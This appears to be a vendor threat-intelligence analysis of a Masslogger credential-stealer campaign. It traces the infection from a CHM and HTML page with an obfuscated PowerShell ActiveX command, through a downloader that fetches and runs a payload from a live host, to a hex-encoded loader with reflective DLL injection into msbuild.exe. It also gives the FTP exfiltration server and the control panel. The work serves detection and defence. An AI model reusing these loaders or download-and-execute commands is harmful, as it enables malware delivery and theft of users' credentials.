
The HTML code contains an ActiveX object containing PowerShell code obfuscated in a similar way to strings in the JavaScript code of the CHM file.



```
<html>
<title> Customer service </title>
<head>
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>

<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>


<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe, -WindowStyle Hidden
$dhrqQ='33%46%03%16%C7%72%72%02%E6%96%F6%A6%D2%02%37%27%16%86%34%96%96%36%37%16%42%02%D3%76%E6%96%27%47%35%96%96%36%37%16%42%B3
%D7%22%F5%42%87%03%22%D5%56%47%97%26%B5%D5%27%16%86%36%B5%B7%02%47%36%56%A6%26%F4%D2%86%36%16%54%27%F6%64%C7%02%92%72%E5%72%82%
47%96%C6%07%37%E2%67%D6%42%02%D3%37%27%16%86%34%96%96%36%37%16%42%B3%92%72%76%07%A6%E2%73%14%F2%F6%36%E2%C6%F6%36%47%56%E6%96%3
7%F2%F2%A3%07%47%47%86%72%C2%46%F6%86%47%56%D4%A3%A3%D5%56%07%97%45%C6%C6%16%34%E2%36%96%37%16%24%C6%16%57%37%96%65%E2%47%66%F6
%37%F6%27%36%96%D4%B5%C2%72%76%E6%96%27%47%72%02%B2%02%72%35%46%16%72%02%B2%02%72%F6%C6%E6%72%02%B2%02%72%77%F6%44%72%C2%97%47%
47%42%82%56%D6%16%E6%97%24%C6%C6%16%34%A3%A3%D5%E6%F6%96%47%36%16%27%56%47%E6%94%E2%36%96%37%16%24%C6%16%57%37%96%65%E2%47%66%F
6%37%F6%27%36%96%D4%B5%02%D3%67%D6%42%B3%92%72%36%96%37%16%24%C6%16%57%37%96%65%E2%47%66%F6%37%F6%27%36%96%D4%72%82%56%D6%16%E4
%C6%16%96%47%27%16%05%86%47%96%75%46%16%F6%C4%A3%A3%D5%97%C6%26%D6%56%37%37%14%E2%E6%F6%96%47%36%56%C6%66%56%25%E2%D6%56%47%37%
97%35%B5%02%D5%46%96%F6%67%B5%B3%33%46%03%16%C7%72%92%47%E6%56%72%B2%72%96%C6%34%26%72%B2%72%56%75%E2%47%72%B2%72%56%E4%02%47%3
6%72%B2%72%56%A6%26%F4%72%B2%72%D2%77%56%E4%82%72%D3%97%47%47%42%B3%23%23%07%42%02%D3%02%C6%F6%36%F6%47%F6%27%05%97%47%96%27%57
%36%56%35%A3%A3%D5%27%56%76%16%E6%16%D4%47%E6%96%F6%05%56%36%96%67%27%56%35%E2%47%56%E4%E2%D6%56%47%37%97%35%B5%B3%92%23%73%03%
33%02%C2%D5%56%07%97%45%C6%F6%36%F6%47%F6%27%05%97%47%96%27%57%36%56%35%E2%47%56%E4%E2%D6%56%47%37%97%35%B5%82%47%36%56%A6%26%F
4%F6%45%A3%A3%D5%D6%57%E6%54%B5%02%D3%02%23%23%07%42%B3%92%76%E6%96%07%42%82%02%C6%96%47%E6%57%02%D7%47%56%96%57%15%D2%02%13%02
%47%E6%57%F6%36%D2%02%D6%F6%36%E2%56%C6%76%F6%F6%76%02%07%D6%F6%36%D2%02%E6%F6%96%47%36%56%E6%E6%F6%36%D2%47%37%56%47%02%D3%02%
76%E6%96%07%42%B7%02%F6%46%B3%83%43%46%03%36%42%02%33%46%03%16%02%C6%16%37%B3%92%72%94%72%C2%72%04%04%72%82%56%36%16%C6%07%56%2
7%E2%72%85%54%04%04%72%D3%83%43%46%03%36%42';$text =$dhrqQ.ToCharArray();[Array]::Reverse($text);$tu=-join $text;$jm=$tu.Split
('%') | forEach {[char]([convert]::toint16($_,16))};$jm -join ''| & (-Join ((111, 105, 130)| ForEach-Object {( [Convert]
::ToInt16(([String]$_ ), 8) -As[Char])}))">
```

HTML page with an ActiveX object embedded and PowerShell code.


When deobfuscated, we can observe a PowerShell downloader stage, which simply connects to the download server, usually a compromised legitimate host. The download server hosts the next stage of the infection.



```
$c0d48='@@EX'.replace('@@','I');sal a0d3 $c0d48;do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $p22;
$tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|a0d3;[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.
VisualBasic');$mv= [Microsoft.VisualBasic.Interaction]::CallByname($tty,'Dow' + 'nlo' + 'adS' + 'tring',[Microsoft.VisualBasic.
CallType]::Method,'http://sinetcol.co/A7.jpg');$asciiChars= $mv.split('^') |ForEach-Object {[char][byte]"0x$_"};$asciiString=
$asciiChars -join ''|a0d3
```

PowerShell downloader stage.

The URL to download the next stage ends in the path with the format [1Letter][1 to 2-digit number].jpg, for example, hxxp://sinetcol[.]co/D7.jpg. This stage is encoded with a simple hexadecimal encoding scheme and is converted to code by first splitting the downloaded content using the character "^" as the delimiter and then adding ASCII representation of each number to a string variable. Eventually, the string containing PowerShell code is piped into the Invoke-Expression (IEX) cmdlet. This is the PowerShell loader.




```
24^65^30^30^66^67^66^67^34^3D^28^2D^4A^6F^69^6E^20^28^28^31^31^31^2C^20^31^30^35^2C^20^31^33^30^29^7C^20^46^6F^72^45^61^63^68^2
D^4F^62^6A^65^63^74^20^7B^28^20^5B^43^6F^6E^76^65^72^74^5D^3A^3A^54^6F^49^6E^74^31^36^28^28^5B^53^74^72^69^6E^67^5D^24^5F^20^29
^2C^20^38^29^20^2D^41^73^5B^43^68^61^72^5D^29^7D^29^29^0D^0A^73^61^6C^20^63^30^64^34^73^37^35^20^24^65^30^30^66^67^66^67^34^0D^
0A^0D^0A^0D^0A^0D^0A^66^75^6E^63^74^69^6F^6E^20^52^6D^73^56^72^79^76^78^20^7B^0D^0A^20^20^20^20^70^61^72^61^6D^28^24^59^67^6D^5
2^4F^7A^55^29^0D^0A^20^20^20^20^24^59^67^6D^52^4F^7A^55^20^3D^20^24^59^67^6D^52^4F^7A^55^20^2D^73^70^6C^69^74^20^27^28^2E^2E^29
^27^20^7C^20^3F^20^7B^20^24^5F^20^7D^0D^0A^20^20^20^20^46^6F^72^45^61^63^68^20^28^24^52^71^4E^6D^65^61^4F^4A^20^69^6E^20^24^59^
67^6D^52^4F^7A^55^29^7B^0D^0A^20^20^20^20^20^20^20^20^5B^43^6F^6E^76^65^72^74^5D^3A^3A^54^6F^49^6E^74^33^32^28^24^52^71^4E^6D^6
5^61^4F^4A^2C^31^36^29^0D^0A^20^20^20^20^7D^0D^0A^7D^0D^0A^0D^0A^0D^0A^20^5B^53^74^72^69^6E^67^5D^24^78^65^74^47^53^4C^4C^7A^6B
^3D^27^34^44^35^41^39^40^7C^40^7C^33^40^7C^40^7C^40^7C^30^34^40^7C^40^7C^40^7C^46^46^46^46^40^7C^40^7C^42^38^40^7C^40^7C^40^7C^
40^7C^40^7C^40^7C^40^7C^34^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7
C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^40^7C^30^38^40^7C^40^7C
^40^7C^40^7C^45^31^46^42^41^30^45^40^7C^42^34^30^39^43^44^32^31^42^38^30^31^34^43^43^44^32^31^35^34^36^38^36^39^37^33^32^30^37^
```

Encoded PowerShell loader

The PowerShell loader contains two encoded .NET assemblies. The first one is a DLL and the other an executable.

Loader DLL and final Masslogger payload




```
$e00fgfg4=(-Join ((111, 105, 130)| ForEach-Object {( [Convert]::ToInt16(([String]$_ ), 8) -As[Char])}))
sal c0d4s75 $e00fgfg4



function RmsVryvx {
    param($YgmROzU)
    $YgmROzU = $YgmROzU -split '(..)' | ? { $_ }
    ForEach ($RqNmeaOJ in $YgmROzU){
        [Convert]::ToInt32($RqNmeaOJ,16)
    }
}


 [String]$xetGSLLzk='4D5A9@|@|3@|@|@|04@|@|@|FFFF@|@|B8@|@|@|@|@|@|@|4@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@|@
 @|@|@|@|@|@|@|08@|@|@|@|E1FBA0E@|
 B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0D0A24@|@|@|@|@|
```

Start of the PowerShell loader.

The PowerShell loader first decodes the .NET DLL and then deobfuscates the string "System.AppDomain" to get the reference to its method "GetCurrentDomain." The loader then creates a byte array where it stores the Masslogger loader before it invokes the GetCurrentDomain function to get the context of execution and the process where the script is executing.

The acquired domain is then used to load the .NET DLL assembly into the powershell.exe process space with the assembly name "Waves.dll." Waves employs a Costura loader, an open-source reflective assembly loader alternative to ILMerge and is obfuscated with DotNetGuard obfuscator, all to make analysis and detection more difficult.

Once the DLL is loaded as a .NET assembly, the PowerShell loader calls the method tasked with creating a msbuild.exe process, injecting the final payload into its process space and launching it.



```
$dfffgrrr='$b05d.In@@#>@#<<<<<%%%%^^*******>>><<||||@!!!!!!!@@@@@@@@@ke($null,$null)'.replace
('@@#>@#<<<<<%%%%^^*******>>><<||||@!!!!!!!@@@@@@@@@','vo')| c0d4s75



$jhugrdtf='$dfffgrrr.Lo@@#>@#<<<<<%%%%^^*******>>><<||||@!!!!!!!@@@@@@@@@($lIFP)'.Replace
('@@#>@#<<<<<%%%%^^*******>>><<||||@!!!!!!!@@@@@@@@@','ad')

$jhugrdtf| c0d4s75

[Byte[]]$ChzE2= blnpMWju $ChzE

[Waves.YEWODSFM]::Y78HJ0R55('MSBuild.exe',$ChzE2)
```

After decoding, the DLL loader assembly is created and loaded.

The Masslogger payload is stored in memory as a buffer compressed with gzip. The buffer is decompressed by the DLL loader. The internal assembly name of the payload is "service-med-star.gr", which is a concatenation of the username and the server used for FTP credentials exfiltration.

Masslogger is a credential stealer and keylogger with the ability to exfiltrate data through SMTP, FTP or HTTP protocols. For the first two, no additional server-side components are required, while the exfiltration over HTTP is done through the Masslogger control panel web application.


This version of Masslogger contains the functionality to target and retrieve credentials from the following applications:

- Pidgin messenger client
- FileZilla FTP client
- Discord

- NordVPN
- Outlook
- FoxMail
- Thunderbird
- FireFox
- QQ Browser
- Chromium based browsers (Chrome, Chromium, Edge, Opera, Brave)

The configuration for a payload is stored as an encrypted array of strings within the payload itself. Although the configuration is encrypted and the payload obfuscated with an unknown obfuscator it is still possible to find code used to decrypt the configuration as previously documented by Mario Henkel.

The configuration is decrypted using the standard .NET framework functionality. This allows us to place a breakpoint to the beginning of the method System.Security.Cryptography.AesCryptoServiceProvider and step back to the configuration decryption function within the payload body and trace the value returned to the caller after each configuration string is decrypted.



```
namespace System.Security.Cryptography
{
    // Token: 0x020000DD RID: 221
    [HostProtection(SecurityAction.LinkDemand, MayLeakOnAbort = true)]
    public sealed class AesCryptoServiceProvider : Aes
    {
        // Token: 0x060006C8 RID: 1736 RVA: 0x00016160 File Offset: 0x00014360
        [SecurityCritical]
        public AesCryptoServiceProvider()
        {
            string providerName = "Microsoft Enhanced RSA and AES Cryptographic Provider";
            if (Environment.OSVersion.Version.Major == 5 && Environment.OSVersion.Version.Minor == 1)
            {
                providerName = "Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)";
            }
```

```
                byte[] array2 = new byte[16];
                memoryStream.Read(array2, 0, 16);
                aesCryptoServiceProvider.IV = array2;
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServiceProvider.CreateDecryptor(), CryptoStreamMode.Read))
                {
                    byte[] array3 = new byte[memoryStream.Length - 16L + 1L];
                    byte[] array4 = new byte[cryptoStream.Read(array3, 0, array3.Length)];
                    Buffer.BlockCopy(array3, 0, array4, 0, array4.Length);
                    return array4;
                }
            }
```


Breakpoints placed to decrypt the payload configuration.

The decrypted configuration is parsed by Masslogger to configure the trojan to target a specific set of applications and exhibit functionality. In our case, the Masslogger version we are dealing with is 3.0.7563.31381 and the exfiltration is conducted over FTP, with med-star.gr as the FTP exfiltration server. Although the payload is configured to use FTP, the actor has installed a version of Masslogger control panel on the same server with the URL hxxps://www[.]med-star[.]gr/panel/?/login.

Decrypted Masslogger configuration strings.

Once the credentials from targeted applications are retrieved, they are uploaded to the exfiltration server with a filename containing the username, two-letter country ID, unique machine ID and the timestamp for when the file was created.

Uploaded credential files begin with the information about the user and the infected system, configuration options and processes running, followed by the retrieved credentials delimited by lines containing targeted application names.




```
<||  v3.0.7563.31381 ||>
User Name:
IP:
Country:
Windows OS:
Windows Serial Key:
CPU:
GPU:
AV:
Screen Resolution:
Current Time:
Started:
Interval: 120 hour
Process:
Melt: true
Exit after delivery: false
As Administrator: True
Processes: msbuild.exe
```

The beginning of an uploaded exfiltrated credentials file.

Conclusion

This recently discovered Masslogger campaign — which we attribute to an actor launching similar credential-stealing campaigns — back to at least September 2020. There is moderate confidence the author has previously used AgentTesla with similar goals in April 2020. The campaigns are targeted to several European countries, shifting its focus monthly. In our research, we detected email messages targeting Turkey, Latvia, Lithuania, Bulgaria, Hungary, Estonia, Romania, Italy and Spain, as well as messages written in English.




Masslogger campaign modules.

The observed campaign is almost entirely executed and present only in memory, which emphasizes the importance of conducting regular and background memory scans. The only component present on disk is the attachment and the compiled HTML help file.

